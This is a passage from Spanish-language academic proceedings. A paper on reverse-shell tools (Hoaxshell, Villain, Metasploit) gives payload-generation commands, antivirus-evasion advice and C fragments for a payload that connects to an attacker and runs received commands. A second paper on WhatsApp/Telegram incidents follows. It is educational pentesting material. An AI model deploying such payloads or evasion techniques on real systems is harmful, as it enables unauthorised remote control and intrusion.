La realización de pruebas de penetración es una práctica fundamental para mitigar vulnerabilidades en sistemas y redes informáticas. Una de las herramientas más utilizadas para medir la efectividad de las defensas es el shell inverso, una técnica

utilizada por hackers para tomar control sobre una maquina objetivo [1]; muchas veces sin que la víctima tenga forma de advertirlo.

El objetivo de esta investigación es examinar las principales herramientas de shell inversa, comprender su funcionamiento y aplicaciones, y desarrollar un protocolo de shell inverso que fortalezca las capacidades de pentesting. A través de la evaluación de herramientas como Hoaxshell, Villain, Metasploit, Ngrok y Netcat, se pretende proporcionar una herramienta educativa y de referencia accesible para profesionales y principiantes en ciberseguridad, mejorando la postura de seguridad de sistemas y redes [2-6].

Examinar las distintas herramientas de shell inverso implica comprender sus tipos, arquitecturas y estrategias de ofuscación, explorando sus aplicaciones y limitaciones. Este análisis se llevará a cabo en sistemas operativos de pentesting como Kali Linux y Parrot Security OS, garantizando compatibilidad y funcionalidad con las herramientas más utilizadas en el campo [7].

El propósito final es desarrollar un código de shell inversa funcional y abierto, accesible para pentesters, informáticos y principiantes en ciberseguridad, con el fin de permitirles comprender y realizar pruebas; sirviendo como una herramienta para fortalecer las capacidades de evaluación de seguridad y promoviendo así la comprensión de ataques basados en TCP y otros protocolos, así como las diversas técnicas utilizadas para el control de sistemas remotos sin la autorización del usuario o cliente [8].

2 Marco Teórico

2.1 Funcionamiento y Arquitectura

El funcionamiento de un reverse shell implica la inversión del flujo de comunicación típico entre un cliente y un servidor. En lugar de que el servidor espere pasivamente una conexión entrante del cliente, como en un protocolo de shell convencional, en un reverse shell, el cliente inicia la conexión, muchas veces de manera inadvertida, hacia el servidor controlado por el atacante. Esto se logra mediante la ejecución de un payload malicioso en el dispositivo objetivo, que establece una conexión de salida hacia el servidor remoto del atacante [1].

La arquitectura de un reverse shell consta de dos componentes principales: el payload y el servidor remoto. El payload, que puede ser un script, un programa o un fragmento de código malicioso, se ejecuta en el dispositivo comprometido y es responsable de establecer la conexión de salida hacia el servidor remoto. El servidor remoto, generalmente escucha en uno de sus puertos, y gestiona las conexiones entrantes de los dispositivos comprometidos [1]. A través de esta conexión, el atacante puede ejecutar comandos, recopilar información, copiar archivos, e incluso inyectar malware o administrar procesos del sistema vulnerado.

2.2 Protocolos de Red

Existen diversas tecnologías y protocolos que pueden utilizarse para implementar un reverse shell, cada uno con sus propias características, algunos de los más habituales son TCP y HTTP.

TCP es un protocolo orientado a la conexión que proporciona una comunicación confiable y ordenada entre aplicaciones en una red. Se basa en un modelo cliente-servidor en el que se establece una conexión entre dos dispositivos antes de que se pueda iniciar la transferencia de datos. TCP garantiza la entrega de datos en el orden correcto y maneja la retransmisión de paquetes perdidos o dañados para garantizar la integridad [9]. Cuando se establece una conexión de reverse shell utilizando TCP, se crea una conexión persistente entre el dispositivo comprometido y el servidor remoto, lo que permite una comunicación estable y bidireccional [1].

HTTP (Hypertext Transfer Protocol) es un protocolo de aplicación utilizado para la transferencia de información en la web. Es un protocolo sin estado, lo que significa que cada solicitud no lleva información de solicitudes anteriores. Sigue un modelo cliente-servidor, donde un cliente realiza solicitudes y un servidor responde con los recursos solicitados [9]. Es ampliamente utilizado en la implementación de reverse shells debido a su ubicuidad y capacidad para pasar desapercibido en el tráfico de red. En un reverse shell de este tipo, el payload utiliza solicitudes HTTP, como las utilizadas por las APIs en páginas web y programas, para comunicarse con el servidor remoto, lo que puede permitir que pasen desapercibidas por el antivirus y el firewall [2].

2.3 Ofuscación y Técnicas de Evasión

La ofuscación es una técnica comúnmente utilizada en la implementación de reverse shells para evitar la detección por parte de herramientas de seguridad y análisis de tráfico. La ofuscación implica modificar el payload malicioso de tal manera que sea difícil de detectar o entender para los sistemas de detección de intrusiones y otros mecanismos de seguridad [10].

Algunas técnicas de ofuscación comunes incluyen la codificación Base64 del payload [8], la compresión de datos y la fragmentación evitar la detección por parte de sistemas de inspección de paquetes.

Existen, a su vez, diversas técnicas de evasión que pueden utilizarse para eludir la detección por parte de firewalls, sistemas de detección de intrusiones y otros mecanismos [10]; Incluyendo el uso de puertos no estándar, la conexión a través de proxies y el uso de cifrado para ocultar las comunicaciones.

2.4 Interoperabilidad

Una parte fundamental de las pruebas de interoperabilidad en reverse shells implica la integración de la misma, con herramientas de pentesting ampliamente utilizadas; Herramientas como Netcat una de las más utilizadas del lado del atacante.

Netcat,"The Swiss Army Knife in Network Tools", es una herramienta de red versátil que puede utilizarse para leer y escribir datos a través de conexiones TCP o UDP. Su

capacidad para crear conexiones de red de forma sencilla lo convierte en una opción popular para la integración con reverse shells [6]. Las pruebas de interoperabilidad pueden implicar el uso de Netcat como un listener para recibir conexiones de reverse shell y facilitar la comunicación entre el atacante y el dispositivo comprometido.

2.3 Port Forwarding y Ngrok

El port forwarding es una técnica utilizada para permitir que el tráfico de red se dirija desde un puerto específico en el servidor remoto hacia un puerto determinado en el dispositivo comprometido [11]; Esto es importante en escenarios donde el atacante y el objetivo no comparten la misma IP publica y donde el dispositivo comprometido se encuentra detrás de un firewall o un NAT (Network Address Translation) y no puede recibir conexiones directas.

El port forwarding se logra mediante la configuración de reglas de red en el servidor remoto que redirigen el tráfico entrante desde un puerto específico hacia el puerto [11], que puede ser utilizado por el reverse shell. Esto permite que el atacante establezca una conexión, eludiendo las restricciones de red y facilitando la comunicación bidireccional.

Una herramienta ampliamente utilizada para facilitar el port forwarding es Ngrok, el cual es una herramienta de código abierto que crea túneles seguros a través de firewalls y NATs hacia el dispositivo local del usuario. Permite exponer servicios locales al Internet de manera rápida, creando un túnel seguro entre el servidor remoto y el dispositivo comprometido [5].

3 Análisis de herramientas de Shell Inverso

En esta sección se analizarán herramientas de shell inverso recientes clave para las pruebas de penetración, como Hoaxshell, Villain y Metasploit. Se estudiará su funcionamiento, aplicaciones y limitaciones.

3.1 Hoaxshell

Hoaxshell, la primera de las herramientas que abordaremos, fue diseñada para generar y manipular payloads maliciosos de shell inverso en entornos Windows y luego entrar en stand-by hasta que la conexión se realice al host. Su propósito principal es establecer una conexión de shell inverso a través del protocolo HTTP(S), lo que permite crear sesiones que simulan tener una shell real. Esto se logra mediante la implementación de un concepto de comunicación C2 que puede utilizar protocolos distintos al HTTP o ejecutables preinstalados [2].




Fig. 1. Generación de Payload en Consola Hoaxshell en Kali Linux

Al tiempo de su salida finales de 2022, la herramienta demostraba tener una efectividad infalible contra software antivirus, aunque actualmente es detectada de manera más generalizada [12]. No obstante, es posible ofuscar los payloads generados fácilmente, ya sea mediante herramientas automatizadas o de forma manual, o incluso de manera nativa desde la misma consola de hoaxshell.

Hoaxshell es un proyecto de código abierto y libre que puede encontrarse en Github; puede generar payloads de PowerShell codificados en base64 para ser inyectados en la máquina víctima. Ofrece diversas opciones para personalizar el comportamiento de los payloads, como la ejecución de comandos desde un archivo, la configuración de sesiones cifradas utilizando certificados SS, lo que incluye valores aleatorios para la identificación de la sesión, rutas URL y nombres de encabezados HTTP personalizados [2]. Esta aleatorización ayuda a evitar la detección por reglas basadas en regex de los antivirus.

Hoaxshell también cuenta con ciertas funciones primitivas que luego veríamos mejoradas en la siguiente herramienta que vino a sucederla [3], como el modo de grabación de sesiones para restablecer conexiones perdidas, o el modo de lenguaje de restricción para garantizar la compatibilidad.

Existen varias opciones de configuración para el uso de Hoaxshell. Una de ellas es el uso de Invoke-Expression, que, por defecto, ejecuta comandos directamente desde el script PowerShell generado.

```
sudo python3 hoaxshell.py -s <IP>
```

Otra opción es la escritura y ejecución de comandos desde un archivo, lo que genera un script PowerShell (.ps1) que se crea y ejecuta en la máquina víctima.

```
sudo python3 hoaxshell.py -s <IP> -x ".local\hack.ps1"
```

Para evitar la detección se permite personalizar el nombre del encabezado HTTP utilizado para transferir información de la sesión.

```
sudo python3 hoaxshell.py -s <IP> -i -H "Authorization"
```

Las sesiones cifradas (HTTPS) es otra posibilidad factible, utilizando certificados

autofirmados o confiables para establecer conexiones cifradas.

```
sudo python3 hoaxshell.py -s <IP> -c <cert.pem> -k <key.pem>
```

Sin embargo, el uso de estos certificados y llaves pueden ser más fáciles de detectar por el bloque de código que debe agregar al payload sobre autorizar el salto de las verificaciones SSL, ya que estos certificados autofirmados no cuentan con esa verificación.

El ultimo comando que nos ofrece esta herramienta es para establecer sesiones a través de herramientas de tunelización como Ngrok o LocalTunnel, lo que nos puede ayudar para superar limitaciones como la falta de una dirección IP estática o las restricciones de reenvío de puertos por parte del ISP y la realización de pruebas en redes externas.

```
sudo python3 hoaxshell.py -ng
```

3.2 Villain

Villain es un programa complejo diseñado para gestionar múltiples shells inversos basados en sockets TCP y HoaxShell, mejorando su funcionalidad con la implementación de nuevas funcionalidades [3]. Este framework permite a los atacantes generar y manejar payloads maliciosos de manera eficiente, ofreciendo opciones avanzadas de personalización y evasión de detección; Se destaca por su capacidad para compartir sesiones entre servidores conectados, lo que lo hace ideal para equipos de seguridad ofensiva o red team.




Fig. 2. Consola Villain en Kali Linux

El principal propósito de Villain es proporcionar un entorno de control y gestión de shells inversos a través de un conjunto de comandos y utilidades. Entre sus características más notables se encuentra la generación de payloads basados en templates de código predeterminadas, personalizables o incluso definidos por el usuario, tanto para sistemas Windows como Linux. Este framework permite cambiar rápidamente entre sesiones de shell mediante un prompt de pseudo-shell dinámico, lo que facilita la administración de múltiples conexiones en tiempo real [3].

Villain también incluye características colaborativas como un chat de equipo y un defensor de sesiones que inspecciona los comandos emitidos por el usuario para prevenir errores que puedan causar que un crasheo de la shell [3].

La herramienta permite generar payloads mediante el comando generate, proporcionando opciones para ofuscar y codificar los payloads para evadir la detección de antivirus.

```
Generate payload=<OS_Type/Handler/ReverseShell_Template>
lhost=<IP or INTERFACE> [obfuscate encode]
```

Permite conectar múltiples instancias, conocidas como servidores hermanos, para compartir sesiones de shell. La comunicación entre estos servidores está cifrada con AES.

```
connect <IP> <Team Server Port>
```

Esta shell posee capacidad para cargar archivos en la máquina víctima a través de HTTP, así como ejecutar scripts automáticamente contra las sesiones establecidas, aunque esta función es aún experimental.

```
upload <Local_File> <Remote_File> <Session ID or Alias>
```

También puede invocar automáticamente ConPtyShell contra una sesión de PowerShell inversa para obtener una shell de Windows completamente interactiva, mejorando significativamente el control del atacante con el sistema comprometido.

```
conptyshell <IP or Interface> <Port> <Session ID or Alias>
```

3.3 Metasploit

Es un framework diseñado para pentesting. Ofrece herramientas para la explotación de sistemas vulnerables, permitiendo identificar y mitigar riesgos de manera efectiva. El propósito principal es la generación y ejecución de payloads maliciosos en base a plantillas genéricas, el equivalente a una biblioteca de malware para pentesting [4]. Los usuarios pueden iniciar la consola y utilizar diversos módulos para realizar ataques específicos, tales como la creación de shells inversos.

Para generar payloads, Metasploit utiliza comandos como msfpayload y msfencode, proporcionando diversas opciones para ajustar parámetros como la dirección IP local (LHOST) y el puerto local (LPORT). Para generar, por ejemplo, un payload ejecutable para Windows; primero debe crearse el archivo a través de la msfconsole, se debe transferir a la máquina víctima y configurar el handler en la máquina atacante usando comandos de metasploit [4].

Como solución para gestionar la combinación de estos comandos y especializado en la generación de payloadas surge MSFVenom que combina funcionalidades de msfpayload y msfencode en una sola utilidad [4]; este Permite generar una amplia variedad de shellcodes, conectores reverse TCP, entre otros.

```
msfvenom -p <Payload> -e <Encoder> -f <Format> -i <Encode>
LHOST=<IP>
```

Metasploit y MsfVenom ofrecen una amplia variedad de payloads para diferentes sistemas operativos como Windows y Linux, adaptándose a diversas situaciones y configuraciones de red. Permiten la configuración de payloads en varios lenguajes de programación, como PHP, ASP y ASP.NET [4], para aprovechar servidores web vulnerables.

Este framework también proporciona alternativas como la inserción de usuarios en servidores SSH ya existentes o la colocación de web shells para servidores web, tipos de conexiones clave para redes mas restringidas o vigiladas.

4 Desarrollo de un Protocolo de Shell Inverso

Esta sección presenta un código de ejemplo práctico para comprender el funcionamiento de una reverse shell. El objetivo es proporcionar un protocolo de shell inverso funcional, diseñado para pruebas de penetración, accesible para principiantes en el campo.

4.1 Diseño

El diseño del protocolo de shell inverso implica la definición de sus componentes principales y cómo interactúan entre sí:

1. Payload: Código malicioso ejecutado en el dispositivo comprometido, que establece una conexión de salida hacia el servidor controlado por el atacante.
2. Servidor Remoto: Servidor que escucha las conexiones entrantes desde los dispositivos comprometidos, gestiona las sesiones y permite la ejecución de comandos en el sistema objetivo.
3. Codificación y Ofuscación: Para evitar la detección, el payload debe ser ofuscado y codificado adecuadamente.
4. Cifrado: La comunicación entre el payload y el servidor debe ser cifrada para asegurar la confidencialidad y evitar la interceptación de datos.

4.2 Payload

El payload puede ser implementado en C para sistemas Windows. A continuación, se muestra un fragmento clave de un payload en C:

```
void ReverseShell(const char* ip, int port) {
   // Inicializar Winsock (Windows TCP/IP client application)
    WSAStartup(MAKEWORD(2,2), &wsaData);
    sock = socket(AF_INET, SOCK_STREAM, 0);
    // Configurar la dirección del servidor
    server.sin_addr.s_addr = inet_addr(ip);
    server.sin_family = AF_INET;
    server.sin_port = htons(port);
```

```
    // Conectar al servidor
    connect(sock, (struct sockaddr*)&server, sizeof(server));

    // Recibir y ejecutar comandos
    while (1) {
        int recv_size = recv(sock, buffer, sizeof(buffer), 0);
        if (recv_size <= 0) break;
        buffer[recv_size] = '\0';
        system(buffer);
    }
```

El código establece una conexión TCP hacia el servidor del atacante y ejecuta los comandos recibidos. Una vez que el payload se ejecuta en el dispositivo comprometido, se conecta al servidor remoto especificado por la dirección IP y el puerto. La conexión permite al atacante enviar comandos que se ejecutan en el sistema comprometido, devolviendo los resultados de vuelta al atacante.

4.3 Servidor Remoto

El servidor remoto debe estar configurado para escuchar conexiones entrantes en el puerto especificado. A continuación, se muestra un fragmento clave de configuración de un servidor en C:

```
    // Escuchar conexiones entrantes
    listen(server, 3);
    printf("Listening on port %d...\n", attacker_port);

    // Aceptar conexión entrante
    c = sizeof(struct sockaddr_in);
    client = accept(server, (struct sockaddr*)&client_addr,
(socklen_t*)&c);

    // Recibir y ejecutar comandos
    while((recv_size = recv(client, buffer, sizeof(buffer), 0))
> 0) {
        buffer[recv_size] = '\0';
        printf("Received command: %s\n", buffer);
        system(buffer);
```

```
        send(client, "Executed", strlen("Executed"), 0);
    }
```

El script permite al atacante enviar comandos al dispositivo comprometido y recibir las respuestas. El servidor escucha en el puerto especificado y acepta conexiones entrantes. Una vez que se establece una conexión, el servidor puede enviar comandos al dispositivo comprometido, que ejecuta los comandos y envía las respuestas de vuelta al servidor.

4.4 Ofuscación y Codificación

Para aumentar la probabilidad de éxito y evitar la detección, es crucial ofuscar y codificar el payload. Una técnica común es utilizar Base64 para codificar el script y luego decodificarlo en la máquina víctima antes de su ejecución [8], [10].

```
// Abre flujo en memoria
stream = fmemopen(buffer, encoded_size + 1, "w");
b64 = BIO_new(BIO_f_base64()); // Crea BIO Base64
bio = BIO_new_fp(stream, BIO_NOCLOSE);
bio = BIO_push(b64, bio);
BIO_write(bio, input, strlen(input)); // Escribe datos a codificar
BIO_flush(bio); // Asegura que todos los datos se escriban
```

4.5 Cifrado

Para asegurar la comunicación entre el payload y el servidor, se puede utilizar SSL/TLS. El cifrado garantiza la confidencialidad de los datos transmitidos, protegiéndolos de interceptaciones. El uso de SSL/TLS asegura que la comunicación entre el payload y el servidor no pueda ser leída fácilmente por terceros [8].

4.6 Documentación

El desarrollo del protocolo debe ir acompañado de una documentación detallada y recursos educativos que faciliten su comprensión y uso. Para el código completo incluyendo métodos de ofuscación y cifrado, comentarios de código y más detalles, se sugiere visitar el repositorio del autor [13].

5 Conclusiones

El análisis de herramientas como Hoaxshell, Villain y Metasploit ha mostrado la diversidad de las tecnologías disponibles y libres para la implementación de reverse shells. Hoaxshell, con su capacidad para generar payloads y su sencilla configuración; Villain, por su parte, ofreciendo un entorno más avanzado y colaborativo, ideal para equipos de seguridad ofensiva; Y Metasploit, junto con MSFVenom, proporcionando una amplia variedad de payloads y opciones de explotación, consolidándose como una herramienta esencial en el arsenal de todo pentester.

El desarrollo de un protocolo de shell inverso funcional, detallado en este estudio, ha incluido la implementación del protocolo en C para sistemas Windows, la configuración de servidores remotos y técnicas de ofuscación y cifrado para evitar la detección. Estos elementos, combinados con una documentación adecuada, ofrecen una herramienta educativa accesible facilitando la comprensión y realización de pruebas de penetración sencillas.

Se propone la creación de una herramienta compleja que ilustre la adaptación de la reverse shell en los distintos lenguajes de programación que servirá como una base educativa y será expandido continuamente para formar una herramienta integral. El objetivo es que personas con distintos niveles de conocimiento en ciberseguridad y programación puedan comprender, a través de cualquier lenguaje, el funcionamiento de una reverse shell. Esto, además de facilitar la educación en prácticas de pentesting, también fomentará una mayor comprensión de las tácticas empleadas por los atacantes, contribuyendo así a una mejor preparación y respuesta ante amenazas cibernéticas.

Referencias

1. Sharma, H., Singh, H.: Hands-On Red Team Tactics. Packt Publishing, Birmingham (2018)
2. Nikhil, P.S., Chadha, A.R., Shanmugam, U.: Prevention Strategy to Detect Reverse Shell using Security Onion in Hoax Shell. i-PACT 2023, Kuala Lumpur, Malaysia (2023)
3. Rothlisberger, S.: Creating Undetectable Windows Malware: Villain C2 Framework. Medium (2024)
4. Kennedy, D., Aharoni, M., Kearns, D., O'Gorman, J., Graham, D.G.: Metasploit, 2nd Edition. No Starch Press (2024)
5. Taco Coayla, R.A.: Publicación de Servicios Locales en Internet Mediante Túneles Seguros. Universidad Privada de Tacna (2022)
6. Boyanov, P.: Basic Network Penetration Testing with the Network Tool Netcat in Linux-Based Operating Systems. J. Sci. Appl. Res. (2023)
7. Patel K.: A Survey on Vulnerability Assessment & Penetration Testing for Secure Communication," 3rd ICOEI, Tirunelveli, India (2019)
8. Kaushik, K., Aggarwal, S., Mudgal, S., Saravgi, S., Mathur, V.: A Novel Approach to Generate a Reverse Shell: Exploitation and Prevention. School of Computer Science, University of Petroleum and Energy Studies, India (2021)
9. Kurose, J.F., Ross, K.: Computer Networking, 8th edition. Pearson (2020)
10. Kaushik, K., Sandhu, H. S., Gupta, N. K., Sharma, N., Tanwar, R.: A Systematic Approach for Evading Antiviruses Using Malware Obfuscation. Emergent Converging Technologies and Biomedical Systems (2022)
11. Hajjaj, S. S. H., Sahari, K. S. M.: Establishing remote networks for ROS applications via Port Forwarding. International Journal of Advanced Robotic Systems (2017)
12. Iuzvyk, D., Peck, T., Kolesnikov, O.: Hoaxshell/Villain Poweshell Backdoor Generator Payloads. Securonix Threat Labs (2023)
13. Torassa Colombero, V.: Educational Reverse Shell Script. github.com/ValeTorassa/Educational-Reverse-Shell-Script (2024)

Causas potenciales de incidentes no deseados en Mensajería Instantánea: WhatsApp-Telegram

Ing. Alejandra Di Gionantonio[12], Ing. Laura del Carmen Ligorria[13], Ing. Roxana María Manera[14], Ing. Lorena Peralta[1,5], Ing. Luis Contrera[1,6], Mairena Di Gionantonio[17,]

[1]UTN Facultad Regional Córdoba
{[2]ing.alejandradg, [3]liuniversidad, [4]roxanamanera, [5]peralta.lorenas.d, [7]mairenadg}@gmail.com,
[6]contluis@hotmail.com

Resumen. A lo largo del tiempo, la tecnología ha avanzado significativamente, en especial, en el ámbito de las aplicaciones de Mensajería Instantánea (MI). Estas herramientas se han transformado en medios de comunicación masiva indispensables. Sin embargo, su creciente popularidad también ha llevado a un aumento en los incidentes de seguridad, exponiéndolas a diversas vulnerabilidades.
El concepto de Mensajería Instantánea está en constante evolución, al igual que su difusión global. El propósito de este trabajo es proporcionar evidencia sobre las fallas de seguridad en el uso de WhatsApp y Telegram. Para lograr esto, se llevó a cabo un estudio exploratorio basado en encuestas, ya que con más de dos mil millones de usuarios activos, WhatsApp y Telegram se han convertido en objetivos atractivos para los ciberdelincuentes que buscan perpetrar estafas. En esta primera etapa del estudio, nos enfocamos en la recolección de datos, involucrando a personas entre 19 y 25 años.

Palabras Claves: WhatsApp, Telegram, Mensajería Instantánea, Vulnerabilidad.

1 Introducción

En pleno auge de la era de las comunicaciones, las redes de computadoras y, especialmente, Internet han revolucionado la manera en que las personas se conectan y comparten información. Hoy en día, se disponen de diversas alternativas de comunicación que facilitan la interacción y el intercambio de datos a nivel global. Entre estas alternativas destacan los servicios de correo electrónico, chat, mensajería instantánea, videoconferencia y telefonía IP.
El correo electrónico ha transformado la comunicación escrita, permitiendo el envío y recepción de mensajes de manera casi instantánea, lo cual ha sido fundamental para el desarrollo de la comunicación profesional y personal [1]. Las plataformas de chat y mensajería instantánea han llevado la inmediatez de la comunicación a un nuevo nivel, permitiendo conversaciones en tiempo real y facilitando la colaboración en diversos entornos [2].
La videoconferencia ha cambiado drásticamente la forma en que se realizan reuniones y encuentros personales, permitiendo que las personas se vean y hablen cara a cara sin importar la distancia geográfica. Esto ha sido especialmente relevante en el ámbito

empresarial y educativo, donde la necesidad de comunicación efectiva y directa es crucial [3]. La telefonía IP, por su parte, ha ofrecido una alternativa económica y flexible a las llamadas telefónicas tradicionales, utilizando la infraestructura de Internet para transmitir voz y datos, lo cual ha reducido costos y aumentado la accesibilidad [4].
La existencia de estas alternativas de comunicación refleja una evolución determinada por los avances tecnológicos disponibles. Esta evolución no solo ha sido posible gracias a los progresos en la tecnología, sino que ha sido constantemente impulsada por la imperante necesidad humana de comunicarse de manera eficiente y efectiva. Como señala Castells (1996) [5], "la comunicación es una necesidad fundamental de la sociedad, y los avances tecnológicos han sido una respuesta directa a esta necesidad, facilitando nuevas formas de interacción y conexión a nivel global."
La evolución de las herramientas de comunicación es un testimonio del impacto que la tecnología tiene en nuestra vida diaria y de cómo la necesidad de comunicarnos sigue siendo un motor clave para la innovación tecnológica. La integración de estas herramientas en nuestra rutina diaria ha transformado no solo la manera en que interactuamos, sino también cómo trabajamos, aprendemos y mantenemos nuestras relaciones personales.
En el ámbito específico de la Mensajería Instantáneas (MI), algunas aplicaciones se destacan por ser las más extendidas en el mundo y utilizadas por millones de personas en distintas plataformas: WhatsApp y Telegram. [6] [7]
En este escenario, la celeridad y la conectividad son los aspectos más valorados a la hora elegir un servicio de mensajería y son precisamente las características que ofrece la mensajería instantánea (MI). Hoy en día la MI permite establecer comunicación entre dos o varias personas, basadas en texto y que hacen uso de dispositivos conectados a Internet u otras redes que permiten la transmisión de datos y archivos multimedia. La inmediatez de estas herramientas y el uso de la tecnología en todos los ámbitos de nuestra vida, hacen que este tipo de comunicación sea el más utilizado en el siglo XXI, convirtiéndose en las principales herramientas de comunicación en la vida diaria de las personas en todo el mundo. [8]
Sin embargo, las continuas transformaciones producto de los constantes avances de la tecnología y las condiciones de uso de la misma, presenta un conflicto entre la importancia de la comunicación digital y la falta de seguridad en las aplicaciones de mensajería instantánea existentes hasta la fecha. [9]
Las aplicaciones de mensajería instantánea, se han vuelto imprescindibles para la mayoría de las personas. Y pese a que sus opciones de privacidad y las mejoras que se han desarrollado durante los últimos años permiten mantener conversaciones de manera completamente privada, existen algunas fallas de seguridad.
En virtud de lo expuesto surge la necesidad de realizar este trabajo investigativo a fin de proporcionar un análisis de las vulnerabilidades de las dos aplicaciones de MI mencionadas anteriormente.
Se trata de plataformas que al poder tener un comportamiento semejante al de una red social convencional son propensas a su expansión. Además, el uso compartido de la información personal y la escasa percepción de riesgo que los usuarios tienen ante la inseguridad las han convertido en un entorno atractivo para intrusos y ciberatacantes que intentan obtener datos e información de sus usuarios con relativa facilidad.
Uno de los fallos más comunes en las aplicaciones de MI es la forma que utilizan para borrar las conversaciones almacenadas en el teléfono, ya que no implica la eliminación

directa de los mensajes, sino que estos quedan marcados como libres, de tal forma que puedan ser sobrescritos por nuevas conversaciones o datos cuando sea necesario siendo accesible por técnicas forenses. Esto resulta beneficioso para los servicios de inteligencia de los gobiernos para poder investigar y resolver actos delictivos. Sin embargo en Telegram existe la opción de configurarlo en modo secreto o punto a punto para que no realice la copia de la conversación en el servidor de la nube.[10]
También, hay que tener en cuenta las implicaciones cuando se tenga activa la opción de copia de seguridad (almacenando una posible conversación ya borrada) que podría ser recuperada en un futuro.
Durante el establecimiento de conexión con los servidores, se puede intercambiar información sensible acerca del usuario, quedando expuesta a cualquiera en el caso de utilizar redes WiFi públicas o de dudosa procedencia. [11]

Se han identificado varias vulnerabilidades comunes en aplicaciones de mensajería como WhatsApp y Telegram. El "Media File Jacking" permite a los atacantes manipular archivos multimedia en el tiempo entre su recepción y visualización en la aplicación, exponiendo información confidencial sin que el usuario lo sepa, llevando al uso indebido de información confidencial, como fotos, videos y documentos personales o corporativos. Además, los ataques comunes incluyen recibir enlaces falsos de contactos de confianza, que pueden llevar a sitios fraudulentos para robar datos personales. Los malware disfrazados de archivos, como ZooPark y Tizi, son otra vulnerabilidad y pueden eludir filtros de seguridad y comprometer el dispositivo, siendo distribuidos a través de imágenes o documentos enviados por la aplicación. Por otro lado, los secuestros de cuentas mediante ingeniería social implican que los ciberdelincuentes soliciten códigos de verificación para tomar control de las cuentas, exigiendo dinero para su restitución. Para este ataque , los ciberdelincuentes solo necesitan un smartphone y la aplicación de WhatsApp. También pueden aprovechar publicaciones de ventas en redes sociales para engañar a las víctimas y obtener el código de verificación necesario para secuestrar la cuenta [12].
Las actualizaciones falsas son otra estafa que disfrazan el malware como una actualización de software para engañar a las víctimas y robar datos personales. Generalmente aparecen en la navegación por internet o al utilizar aplicaciones poco confiables. En este escenario, investigadores de ESET han descubierto el bot Telekopye, que facilita estafas en plataformas de compraventa creando contenido falso y phishing [13].
En cuanto a las aplicaciones troyanizadas, investigadores de ESET han identificado dos campañas de espionaje llevadas a cabo por el grupo APT GREF, dirigidas a usuarios de Android. Estas campañas distribuyeron el troyano BadBazaar disfrazado de aplicaciones legítimas como Signal Plus Messenger y FlyGram a través de Google Play Store, Samsung Galaxy Store y sitios web dedicados [14]. Además, se han encontrado múltiples sitios web fraudulentos que imitan a Telegram y WhatsApp, distribuyendo versiones troyanizadas de estas aplicaciones que incluyen clippers, malware que roba o modifica el contenido del portapapeles, y utilizan OCR para extraer texto de capturas de pantalla en dispositivos comprometidos [15].

2. Línea de Investigación y Desarrollo

La línea de investigación en la cual está circunscripto el presente trabajo es la Seguridad Informática en la Mensajería Instantánea, ya que la misma se ha convertido en el primer objetivo de los ciberdelincuentes para perpetrar cada una de sus estafas.
Para el desarrollo de este trabajo se aplicará el Método Empírico a partir del cual se puede obtener conocimiento basándose en la observación de la realidad. [16], [17]
También se realizará un análisis cualitativo, que permite hacer uso de las "percepciones", es decir, las "cualidades" del mundo desde las representaciones de los sujetos con las aplicaciones de MI, por lo que es útil en la exploración de cómo o por qué las cosas han ocurrido. [18]

3 Planificación de la Encuesta

Dentro de la planificación de la encuesta, definimos el objetivo principal utilizando la plantilla GQM (Goal-Question-Metric) propuesta por Basili et al. [10] que se presenta en la Tabla 1. En la misma se presenta el objetivo de la encuesta mediante la plantilla GQM (Goal-Question-Metric) [19]. [20]

Tabla 1. Objetivo de la encuesta.

Detectar	Fallas de seguridad en el uso de WhatsApp y Telegram
con el propósito de	Obtener evidencias
con respecto a	vulnerabilidades en el empleo de whatsApp y Telegram,
desde el punto de vista	usuarios
en el contexto de	Rango etario de 17 a 20 años.

Las preguntas de la encuesta son las siguientes:
P1: ¿Qué servicio de MI utiliza?
P2: ¿Cuál es su rango etario?
P3: ¿Cuál es su nivel de estudio?
P4: ¿Hackearon o vulneraron de alguna manera su línea de WhatsApp o Telegram?
P5: Si su respuesta fue afirmativa, por favor responda ¿En qué consistió el ataque?
P6: ¿Pudo solucionar el problema que originó el ataque?
P7: ¿Si su respuesta fue afirmativa, cómo lo solucionó? ¿De dónde obtuvo información para solucionarlo
P8: ¿Estaba prevenido acerca de estos tipos de ataque?
P9. ¿Si su respuesta fue afirmativa, cuál fue el medio de información?

Proceso de ejecución. Consta de las siguientes actividades:
1) Diseño de un formulario para registrar las respuestas de los encuestados. Este se compone de dos partes: a) Proceso de envío de la encuesta: cantidad de envíos y a quienes. y b) Seguimiento del envío: mails erróneos, cantidad de cuestionarios respondidos y fecha de respuesta.
2) Envío de la encuesta por correo electrónico. Se diseñó un texto de presentación en el cual se menciona el propósito de la investigación, agradecimiento por la colaboración y una invitación a que el encuestado difunda la encuesta entre sus contactos.
3) Revisión diaria de encuestas respondidas.
4) Extracción de las respuestas.
5) Revisión de preguntas sin responder.
6) Extracción de los datos.

Población. La población a la cual se decidió enviar la encuesta son usuarios cuyo rango etario se encuentra entre los 19 y 25 años. Siendo el tamaño de la muestra de 60 encuestados.

